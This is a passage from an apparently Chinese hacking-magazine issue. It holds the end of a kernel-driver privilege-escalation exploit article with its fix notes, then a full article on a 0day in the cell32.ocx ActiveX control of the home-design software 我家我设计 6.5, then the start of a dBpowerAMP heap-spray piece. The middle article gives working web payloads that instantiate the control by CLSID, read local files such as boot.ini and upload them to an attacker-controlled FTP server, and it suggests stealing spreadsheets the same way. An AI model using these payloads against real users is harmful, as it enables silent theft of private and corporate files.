//将全局变量置为 1，说明 Ring0 Shellcode 已经被调用了
    g_isRing0ShellcodeCalled=1;

    return 0;
}
```

最终的效果如图 10 所示，首先手动加载 ASTDriver.sys 这个驱动，然后运行我们编译好的 ASTDrivers_Exp.exe 漏洞利用程序。最后从任务管理器可以看出 cmd.exe 这个进程的用户名是“SYSTEM”，因此说明漏洞利用成功，确实实现了本地权限提升。




图 10


漏洞总结

至此我们完成了对该漏洞的重现、分析、利用和证明的全过程。希望读者能有所收获，对于初学者最好能对以上过程亲自实践一遍，把每个环节都弄明白了，这样就能对类似的内核程序漏洞有深刻的理解。

从漏洞的根本原因来看，在 ASTDriver.sys 驱动的 sub_11690 函数中，没有对输入缓冲区的数据做任何检查的情况下，相信输入数据，而将输入数据中的第一个 DWORD 视为一个 DWORD 类型指针，在 sub_11690 函数的开头就进行了赋值操作，*(_DWORD *)firstDWORD = 0；即向 firstDWORD 指向的 DWORD 赋值为 0，最终酿成了悲剧！

修复这个漏洞也非常简单，首先要在驱动的派遣例程中检查调用者进程是否是超级巡警的进程，如果不是，那就不做任何处理直接返回；其次还要对输入数据进行严格的检查，对不信任的地址做读写操作前，一定要使用 ProbeForRead 和 ProbeForWrite 函数，而且使用这个函数时，Length 不要被输入来控制，否则如果 Length 为 0，ProbeForRead 和 ProbeForWrite 函数不会有用的；第三，如果驱动不太追求性能的话，IoControlCode 的 Method 字段，请尽量不要使用 METHOD_NEITHER 方式，如果一定要使用此方式，一定要正确使用前面提到的 ProbeForRead 和 ProbeForWrite 函数。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：无
关键词：我家我设计，cell32.ocx、文件信息泄露



我家我设计 6.5 cell32.ocx 控件本地文件信息泄露 0day

文/图　爱无言

我家我设计是国内一款专门用来帮助用户自行设计房屋装饰布局的软件，该软件使用方便，操作简单，还可以生成 3D 装修效果图，因此深受用户喜爱。最近，在朋友的机器上对这个软件的安全性做了一个测试，发现如此用户量巨大的软件竟然存在一个非常致命的安全漏洞。借助这个漏洞，恶意攻击者可以从安装我家我设计软件的用户计算机上窃取任意文件，下面，我们就来一起看看这个漏洞是如何被发现的。

当我们在系统中安装好我家我设计软件后（这里测试的我家我设计软件的版本为 6.5），该软件会向系统中注册一个名为“cell32.ocx”的 ActiveX 控件文件。该文件的位置处在我家我设计软件安装目录下的“Ck2d”文件目录下，如图 1 所示。




图 1　cell32.ocx 文件处在软件安装目录 Ck2d 下

我们使用COMRaider程序来打开这个文件看一看，cell32.ocx文件注册了哪些可以使用的外部接口，如图2所示。

从图2中可以看到，cell32.ocx文件提供了大量的外部接口，在这些接口中看，我们找到几个非常有趣的外部接口，它们的原型如下所示：

```
Function DoReadTextFile (
ByVal filename   As String ,
ByVal format   As Long
)  As Long
Function DoSaveFTPFile (
ByVal filename   As String ,
ByVal port   As Long ,
ByVal user   As String ,
ByVal password   As String
)  As Long
```




图2　使用COMRaider程序查看cell32.ocx注册的外部接口

其中，“DoReadTextFile”看起来是一个用来读取文本文件的外部接口，而“DoSaveFTPFile”看起来是一个向FTP服务器上保存文件的外部接口。这两个接口让我们想到一种可能，如果我们能够利用“DoReadTextFile”来读取用户本地文件系统中的文本文件，而cell32.ocx文件同时没有限制对本地文件的访问。再利用“DoSaveFTPFile”来将读取的内容保存到我们自己的FTP服务器上，这不就可以实现远程获取用户系统中的文件信息了吗？

既然这样，那么我们首先来测试一下“DoReadTextFile”这个外部接口能不能读取本地文件系统中的文本文件。

打开Windows系统自带的记事本程序，在其中输入以下测试代码：

```
<object classid="clsid:DD44C0EA-B2CF-11D1-8DD3-444
553540000" name="evil" ></object>
<script>
evil.DoReadTextFile("c:\\boot.ini",0);
</script>
```

将该记事本保存为test.htm文件，然后，将test.htm文件上传到远程Web服务器当中。

现在，打开浏览器，在其中键入test.htm文件所在的网址，回车访问，浏览器的反应如图3所示。




图3　浏览器访问test.htm文件后的效果

太不可思议了！当浏览器打开我们的测试网页文件test.htm文件后，我们在浏览器中竟然看到本地C盘下boot.ini文件的内容！cell32.ocx文件丝毫没有限制我们对本地系统文件内容的访问权限。

如此看起来我们第一步的工作已经成功实现了，现在，就是看一看利用“DoSaveFTPFile”这个外部接口能不能将读取到的数据保存到我们指定的FTP服务器上。

修改test.htm文件的内容如下所示。

```
<object classid="clsid:DD44C0EA-B2CF-11D1-8DD3-444
553540000" name="evil" ></object>
<script>
var a=Array(3000);
evil.DoReadTextFile("c:\\boot.ini",0);
evil.DoSaveFTPFile("ftp://192.168.1.2/www",21,"test","123456");
</script>
```

其中，192.168.1.2是我们指定的远程FTP服务器所在IP地址。这段代码的目的是要在读取了用户系统中boot.ini文件内容后，直接利用“DoSaveFTPFile”外部接口将读取到的内容保存到192.168.1.2这个FTP服务器当中，并且命名为“www”。“DoSaveFTPFile”的参数中，第2个参数代表FTP服务器的工作端口号码，第3个参数代表FTP用户名，第4个参数代表该FTP用户对应的登录密码。

将修改后的test.htm的文件重新上传到Web服务器上，利用浏览器访问test.htm，看似没有什么变化，可是当你去查看FTP服务器的时候，你会发现FTP服务器的文件目录下多了一个“www”文件，用记事本打开文件，如图4所示。




图4　www文件的内容

看起来“www”文件貌似全是乱码，其实这是cell32.ocx保存的一种数据格式。你可以将这个文件修改后缀名为cll，即为“www.cll”。

现在，要想查看这种文件的具体内容，我们其实可以反借助cell32.ocx提供的一个外部接口“DoOpenFile”，写一段查看“www”文件内容的网页代码，如下所示。

```
<object
classid="clsid:DD44C0EA-B2CF-11D1-8DD3-444553540000"
name="evil" ></object>
<script>
evil.DoOpenFile("c:\\www.cll");
</script>
```

保存该代码为read.htm文件，再次用浏览器打开该网页文件，你就会发现此刻www.cll文件保存的内容就是我们前面读取出的用户系统当中的boot.ini文件，如图5所示。




图5　www.cll文件的内容就是boot.ini文件内容

现在，我们终于可以确定利用 cell32.ocx 文件的外部接口，我们完全可以在用户毫无察觉的情况下，将用户系统中的任意文本文件内容远程获取到。

除了利用“DoOpenFile”来打开我们远程获取到的用户文本文件信息以外，我们还可以使用 cell32.ocx 提供的另外一个外部接口“DoOpenFTPFile”来实现远程直接从 FTP 服务器上读取文件。修改我们前面的 test.htm 文件的代码，如下所示：

```
<object classid="clsid:DD44C0EA-B2CF-11D1-8DD3-444
553540000" name="evil" ></object>
<script>
evil.DoReadTextFile("c:\\boot.ini",0);
evil.DoSaveFTPFile("ftp://192.168.1.2/www.cll",21,"test","123456
");
evil.DoOpenFTPFile("ftp://192.168.1.2/www.cll",21,"test","123456
");
</script>
```

现在，将这个新的测试网页文件上传到远程 Web 服务器上，再次利用浏览器访问该测试网页文件，我们就实现了远程获取用户计算机上的 boot.ini 文件，同时，查看到最终保存到 FTP 服务器上的 www.cll 文件内容。


其实，对于 cell32.ocx 文件来说，我们还可以有很多外部接口可以利用，例如还有一个外部接口：

```
Function DoImportExcelFile (
    ByVal filename  As String
)  As Long
```

这个是一个用来读取本地系统当中 xls 文件内容的外部接口，借助这个外部接口，我们可以编写一段用来读取用户系统当中指定 xls 文件内容的代码，再利用“DoSaveFTPFile”将读取到的内容保存到我们指定的 FTP 服务器上。这样以来，我们就可以获得到用户系统当中更多的文件数据信息。

最后，这个漏洞总体来说属于一个信息泄露漏洞，利用几个外部接口，我们完全可以远程读取到用户计算机上的文本以及 xls 文件数据信息，而这些信息对于用户来说，有一些都是涉及个人隐私的，甚至是公司的账目之类的信息，造成机密泄露，危害巨大。这也是给大家一个思路，在研究 ActiveX 控件的安全漏洞时，不要总将目光锁定在溢出类型的漏洞上，打开眼界才是最重要的。关于这些新漏洞类型的具体挖掘方法，在我出版的新书《暗战亮剑—软件漏洞发掘与安全防范实战》中有着更加详细的介绍，欢迎大家阅读学习。有任何不明白的问题，可以到论坛上来讨论，或者联系我的 QQ：348450419。

前置知识：无
关键字： ActiveX、控件溢出



dBpowerAMPAudio Player 2 ActiveX 控件溢出漏洞

文/图 木木

一直想找个机会弄清楚 Heap Spray 的原理，正好在上网的时候看到了新出的 dBpowerAMP Audio Player 2 ActiveX Heap Spray Exploit，欣喜之余赶紧下载 POC 来进行测试，无奈惨遭失败。看来需要自己亲自动手了，拿出 ComRaider 对准相应的函数一顿猛攻，结果令人欣慰（图 1）




图 1

可以看出 dBpowerAMP Audio Player 2 ActiveX 控件的 MultiPlayer 类下的 Enque 函数确实是有问题的，不知什么原因 POC 在我的计算机上测试就是不成功。另外，经过我的测试这个类下的 FilePlaying 函数也是有问题的，既然 POC 的作者写的是 Enque 函数，那我就来写写 FilePlaying 函数，这样也算自己发现了一个小漏洞。

Heap Spray 原理

既然是写 activeX 控件漏洞，那最好的利用方式莫过于 Heap Spary 了，所以在分析漏洞之前，让我们先来弄清楚它的原理吧！在没有看 failwest 前辈写的书前，我以为 Heap Spary 和堆栈溢出，堆溢出一样是一种改写内存的方法，看过书后才觉得自己想法的可笑，Heap Spary 并不能改写内存，据我看来它只不过是一种放置 ShellCode 的方法，它利用了 JavaScript 可以申请堆内存的特性，可以将 ShellCode 